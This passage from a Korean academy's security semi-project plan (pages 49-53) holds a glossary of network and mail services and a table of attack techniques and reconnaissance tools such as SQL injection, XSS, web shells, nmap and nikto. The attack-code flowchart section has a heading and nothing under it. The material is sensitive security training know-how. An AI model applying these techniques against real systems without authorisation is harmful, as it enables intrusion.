더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기
획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 49 |

| | | | |
|---------|---|---|---------------------------------|
| XRDP | VNC | 원격 데스크톱 공유 프로토콜 | |
| | RDP | MS에서 개발한 프로토콜, GUI기반 원격 제어 | |
| SMTP | 이메일 전송을 위한 표준 프로토콜 | | |
| | SMTP | postfix | 유닉스 계열 메일 전송 에이전트 (MTA) |
| | POP3 | dovecot | 오픈소스 메일 서버 소프트웨어
이메일 수신 및 저장 |
| | IMAP | | POP3, IMAP 프로토콜 지원 |
| | RoundCube | 웹 기반 이메일 클라이언트
브라우저를 통해 이메일 접근 및 관리할 수 있는 오픈소스 소프트웨어 | |
| Bonding | NIC 이중화 기술
NIC를 논리적으로 묶어 대역폭을 늘리거나 가용성을 위해 사용하는 방법 | | |

| | | | |
|--|---------|-------|----------------|
| THEJOEUN 
더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 50 |


다) 공격 툴

| 분류 | 기법 / 툴명 | 설명 |
|--------|----------------|---|
| 시스템 | race condition | SetUID를 통한 관리자 권한으로 실행되는 프로그램 중간에 난입하여 공격자가 원하는 작업을 하는 공격 |
| 네트워크 | sniffing | 네트워크 상에서 흘러가는 패킷의 정보를 훔쳐보는 것 |
| 네트워크 | spoofing | 네트워크 상에서 흘러가는 패킷을 변조하여 임의의 동작을 하도록 하는 공격 |
| 웹 | SQL Injection | SQL 쿼리문을 주입하여 임의의 SQL 문을 실행시키는 공격 |
| 웹 | XSS | 악의적인 스크립트 문을 삽입하여 클라이언트 단에서 해당 스크립트 문을 실행시키는 공격 |
| 웹 | File up / down | 공격자가 조작한 파일을 업로드/다운로드하여 작동시키는 공격 |
| 웹 | 인증취약 | 인증의 부재나 결함으로 인해 인증과정을 거치지 않고 인증정보를 얻는 공격 |
| 웹 | Web shell | 웹을 통해 셸 명령을 실행시킬 수 있는 셸 파일 |
| 정보수집 | netdiscover | ARP 프로토콜을 활용하여 네트워크 세그먼트에서 연결된 클라이언트를 검색하는 스캐너 |
| 정보수집 | nmap | 네트워크 대역의 모든 호스트 정보 및 서비스 정보를 파악하고 지속적인 모니터링에 사용하는 도구 |
| 정보수집 | dnsenum | DNS 열거(DNS enumeration) 도구로, 도메인에 대한 DNS 정보를 수집하는 데 사용 |
| 정보수집 | dirb | 웹 애플리케이션에 대해 어떤 하위 디렉토리, 파일이 있는지 검사하는 도구 |
| 취약점 분석 | nikto | 웹 서버를 대상, 취약한 파일 또는 프로그램을 탐지하는 도구 |

| | | | |
|--|----------------|-------|--------------------|
| THEJOEUN 
더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기
획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 51 |


6. 자동화 프로그래밍

가) 네트워크 코드 흐름도



| | | | |
|--|---------|-------|--------------------|
| THEJOEUN 
더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기
획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 52 |

나) 서버 코드 흐름도



| | | | |
|--|---------|-------|--------------------|
| THEJOEUN 
더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기
획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 53 |

다) 공격 코드 흐름도

